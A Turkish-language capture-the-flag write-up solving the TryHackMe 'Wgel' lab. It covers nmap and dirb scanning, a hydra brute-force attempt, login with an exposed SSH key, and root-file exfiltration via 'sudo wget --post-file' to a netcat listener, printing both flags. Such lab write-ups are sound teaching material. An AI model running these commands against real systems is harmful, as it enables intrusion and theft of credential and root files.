

Makine Çözümleri



Oğulcan KAÇAR

Makine: Tryhackme/Wgel

Giriş

Merhaba, bu yazımızda "MrSeth6797" adlı kişi tarafından oluşturulan tryhackme üzerindeki "Wgel CTF" adlı basit düzeydeki makineyi çözeceğiz. Şimdi ilk olarak tryhackme ağına bağlanıp, makinemizi çalıştıralım. Gördüğümüz gibi oda, "TASK 1 - Wgel CTF" görev başlığı altında bizden sadece user.flag ve root.flag'i istemektedir. Dolayısıyla bizde ilk olarak makineyi nmap ile taramaya maruz tutup kullanabileceğimiz portları belirleyerek başlayalım.


```
nmap -sV -sS -Pn <machine_ip_address>
```

şeklinde nmap taraması ile hedef makinemizdeki *kullanabileceğimiz portları* belirleyelim.

```
root@kali: ~  
# nmap -sV -sS -Pn 10.10.118.191  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-07 01:19 EDT  
Nmap scan report for 10.10.118.191  
Host is up (0.090s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux  
protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
ServiceInfo: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.68 seconds  
zsh: segmentation fault  nmap -sV -sS -Pn 10.10.118.191
```

Nmap sonuçlarına göre burada *ssh* ve bir *web sunucusu* çalıştığını görmekteyiz. Burada apache2 sürümünde bir açık var mı? filan bakarak buradan da ilerleyebiliriz, fakat ben burada büyük ihtimal bize *ssh* ile ilerlememizi istediğini düşünerek *ssh* yolunu seçiyorum. **SSH için** biliyorsunuz, terminal üzerinden karşı taraf üzerinde bağlantı kurabilmemize imkan sağlayan bir yazılımdır diyebiliriz. SSH bağlantısı kurabilmek için de bizden karşı makine de yani bağlantı kurmak istediğimiz makinedeki herhangi bir *kullanıcı* ve bu kullanıcının *şifresine* sahip

olmamız gerekmektedir. Dolayısıyla bizim bir adet kullanıcı adı ve bu kullanıcı adının şifresine ihtiyacımız var, yani bizim biraz siteyi kurcalayıp en azından kullanıcı adını bulmamız gerekmektedir. Şifreyi de bulabiliriz ama bu kadar basit olacağını sanmıyorum. Neticede hedefimizde 80 portu üstünde web sunucunun açık olduğunu görmüştük, bu yüzden ilk önce 80 portuna giderek sitemize ulaşıyoruz. Burada her şeyden önce **ctrl+u** yaparak sitenin kaynak kodunu görüntülüyoruz;



```
274 |-- sites-enabled
275 |   |-- *.conf
276 |
277 |
278 |<!-- Jessie don't forget to udate the webiste -->
279 |
280 |   <ul>
281 |     <li>
282 |       <tt>spache2.conf</tt> is the main configuration
283 |       file. It puts the pieces together by including all remaining configuration
284 |       files when starting up the web server.
285 |     </li>
286 |
287 |     <li>
288 |       <tt>ports.conf</tt> is always included from the
289 |       main configuration file. It is used to determine the listening ports for
290 |       incoming connections, and this file can be customized anytime.
291 |     </li>
292 |
293 |     <li>
294 |       Configuration files in the <tt>mods-enabled</tt>,
295 |       <tt>conf-enabled</tt> and <tt>sites-enabled</tt> directories contain
296 |       particular configuration snippets which manage modules, global configuration
297 |       fragments, or virtual host configurations, respectively.
298 |     </li>
299 |
300 |     <li>
301 |       They are activated by symlinking available
302 |       configuration files from their respective
303 |       *.available/ counterparts. These should be managed
304 |       by using our helpers
305 |     <tt>
306 |       <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2enmod">a2enmod</a>,
307 |       <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2dismod">a2dismod</a>,
308 |     </tt>
309 |
310 |     <li>
311 |       <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2ensite">a2ensite</a>,
312 |       <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2dissite">a2dissite</a>,
313 |     </li>
314 |   </ul>
```

amacımız ise kullanabileceğimiz birşeyler bulmak. Nitekim bu amaç doğrultusunda sayfayı biraz aşağıya indirdiğimizde;

<!-- Jessie don't forget to udate the webiste -->

'şeklinde html yorum etiketleri içerisinde **jessie** diye bir kullanıcıya; sitenin güncellemesinin unutmaması hakkında bir bilgi notu bırakılmış olduğunu görüyoruz Yani demek ki sunucuda jessie diye bir kullanıcı bulunmaktadır. Böylece ssh bağlantısı için gerekli bilgilerimizden ilkinin yani kullanıcı adımızı belirlemiş oluyoruz. Peki şimdi geldi bu kullanıcının şifresini bulmaya. Burada aslında ben ilk başta bizden Brute Force'ı istiyor diye düşünerek, jessie kullanıcı adına **hydra** kullanarak Brute Force yaptım,

hydra -l wordlist/rockyou.txt -p wordlist/rockyou.txt ssh://<ip>

,fakat bu saldırı gerçeğe yakın gibi uzun sürdüğü için, yarı da kestim. Ardından biz ana sayfadan direk kullanıcı adına ulaştığımız için, belki de bunun bir aldatmaca olduğunu düşündüm ve belki başka sayfalar olabilir diye **dirb** aracını kullanarak **dizin taraması** başlattım.

dirb http://<ip>

dirb tarama sonucunda aslında bazı sayfalar da olduğunu gördüm. Bunlardan özellikle **/sitemap/.ssh/** sekmesi ilgimi çekti,

```
root@kali: ~  
non-binding, DOWNLOADED: 9224 - FOUND: 3  
Hydra (https://:38:59)  
[WARNING] Many recommended to [DATA] max 1 t y per task [DATA] attacki [VERBOSE] Reso [INFO] Testing .118.191:22 ^C[ERROR] Rece  
(root@kali)~  
# dirb http://10.10.118.191  
DIRB v2.22  
By The Dark Raver  
START_TIME: Wed Sep 7 01:39:51 2022  
URL_BASE: http://10.10.118.191/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
GENERATED WORDS: 4612  
--- Scanning URL: http://10.10.118.191/ ---  
+ http://10.10.118.191/index.html (CODE:200|SIZE:11374)  
+ http://10.10.118.191/server-status (CODE:403|SIZE:278)  
=> DIRECTORY: http://10.10.118.191/sitemap/  
--- Entering directory: http://10.10.118.191/sitemap/ ---  
=> DIRECTORY: http://10.10.118.191/sitemap/.ssh/  
=> DIRECTORY: http://10.10.118.191/sitemap/css/  
=> DIRECTORY: http://10.10.118.191/sitemap/fonts/  
=> DIRECTORY: http://10.10.118.191/sitemap/images/  
+ http://10.10.118.191/sitemap/index.html (CODE:200|SIZE:21080)  
=> DIRECTORY: http://10.10.118.191/sitemap/js/  
=> Testing: http://10.10.118.191/sitemap/META-INF
```

ve içine girdiğimde aslında bir adet ssh RSA Key gördüm. SSH Key; aslında güvenli parola doğrulaması sağlayan bir anahtar niteliğindedir. Yani parola niyetine kullanılan ve bu sebeple aslında bir parola değeri taşıyan anahtardır. Bunun mantığı da girdiğimiz şifreleri hatırlamak zorunda kalmadan birkere key üretiyoruz ve daha sonra bu key ile bağlantılarımızı yapıyoruz. Yani başta kullanıcı adı arıyorduk ya biz şimdi hem kullanıcı adını hem de o kullanıcının şifresini yani şifresi niyetindeki bir key'i ele geçirdik. Şimdi bundan sonraki ilk işimiz bulduğumuz kullanıcı adı ile birlikte bu key'i kullanarak ssh ile makinemize bağlanmak olacaktır. Bunun için;

`ssh -i id_rsa jessie@<ip>`

komutunu kullanıyoruz. Yani ssh'a -i parametresi ile bir key ile bağlanacağımızı belirtiyoruz. Gerçekten de bu şekilde işlem yaptığımızda, biz jessie kullanıcısı ile birlikte hedef sunucumuza girmeyi başarıyoruz.

```
jessie@CorpOne: ~  
non-binding, # ssh -i id_rsa jessie@10.10.118.191  
WARNING: UNPROTECTED PRIVATE KEY FILE!  
Permissions 0644 for 'id_rsa' are too open.  
It is required that your private key files are NOT accessible by others.  
This private key will be ignored.  
Load key "id_rsa": bad permissions  
jessie@10.10.118.191's password:  
(root@kali)~  
# chmod 600 id_rsa  
(root@kali)~  
# ssh -i id_rsa jessie@10.10.118.191  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
8 packages can be updated.  
8 updates are security updates.  
jessie@CorpOne:~$ id  
uid=1000(jessie) gid=1000(jessie) groups=1000(jessie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)  
jessie@CorpOne:~$
```

Şimdi doğrudan user flag dosyamızı arayalım. Bunu basitçe /Documents klasörü içine girerek bulabiliriz; `057c67131c3d5e42dd5cd3075b198ff6`

Evet şimdi geldi yetkimizi yükseltmeye. Şimdi ilk olarak `sudo -l` yaparak jessie kullanıcısının root yetkileriyle kullanabileceği birşeyler var mı buna bakalım. Bunu yaptığımızda biz `wget`'i şifresiz birşekilde kullanabildiğimizi görmekteyiz. Çok güzel, yani ilerleyeceğimiz aşama `wget`'i kullanarak yetki yükseltmesi yapmak. Bu arada `wget`'de biliyorsunuz, sunuculardan birşeyler indirmemize olanak sunan bir yazılımdır diyebiliriz. Nitekim bunu yapabilmek için google'da "`wget priv esc`" şeklinde küçük bir arama ile ulaşabileceğiniz; `sunucuda: "sudo /usr/bin/wget --post-file=/etc/passwd <ip>" local'de: "nc -nvlp 80"` komutuna ulaştım. Yani `wget` kullanarak içine sızdığımız sunucudan local makinemize çıktı aktarabiliyoruz. Ben bu kodu aldım ve `etc/passwd`'i okumak yerine `/root/ içindeki root_flag.txt`'i okuması için küçük bir düzeltme yaptım; `sudo /usr/bin/wget --post-file=/root/root_flag.txt <ip>`

Bu arada Root'un flag ismini nereden buldun diye sorarsanız, sadece tahmin ettim, yani ilk başta user flag'ini de `user_flag.txt` şeklinde vermişti ya bende burada `root_flag.txt` yaptım ve çalıştırdığımda da gerçekten root'un da flag değerini almayı başardık; `b1b968b37519ad1daa6408188649263d`

```
root@kali: ~
hydra (https://
:38:59
[WARNING] Many
recommended to
[DATA] max 1 t
/ per task
[DATA] attacki
[VERBOSE] Reso
[INFO] Testing
.118.191:22
[C[ERROR] Rece

(root@kali)
# hydra -l j
#1 -v
hydra v9.3 (c)
: military or
: non-binding,

hydra (https://
:39:03
[WARNING] Many
recommended to
[DATA] max 1 t
/ per task
[DATA] attacki
[ATTEMPT] targ
ist/rockyou.tx
l of 1 target
hydra (https://
:39:08

(root@kali)
# nc -lvp 80
listening on [any] 80 ...
10.10.118.191: inverse host lookup failed: Unknown host
connect to [10.9.27.233] from (UNKNOWN) [10.10.118.191] 37090
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.9.27.233
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
b1b968b37519ad1daa6408188649263d

ten to our netcat

[~]
#
```

Ve neticede buraya kadar Tryhackme içindeki Wgell odasını da bu şekilde tamamlamış oluyoruz. Buraya kadar okuduğunuz için teşekkürler, bir sonraki makine çözümlerinde görüşmek üzere...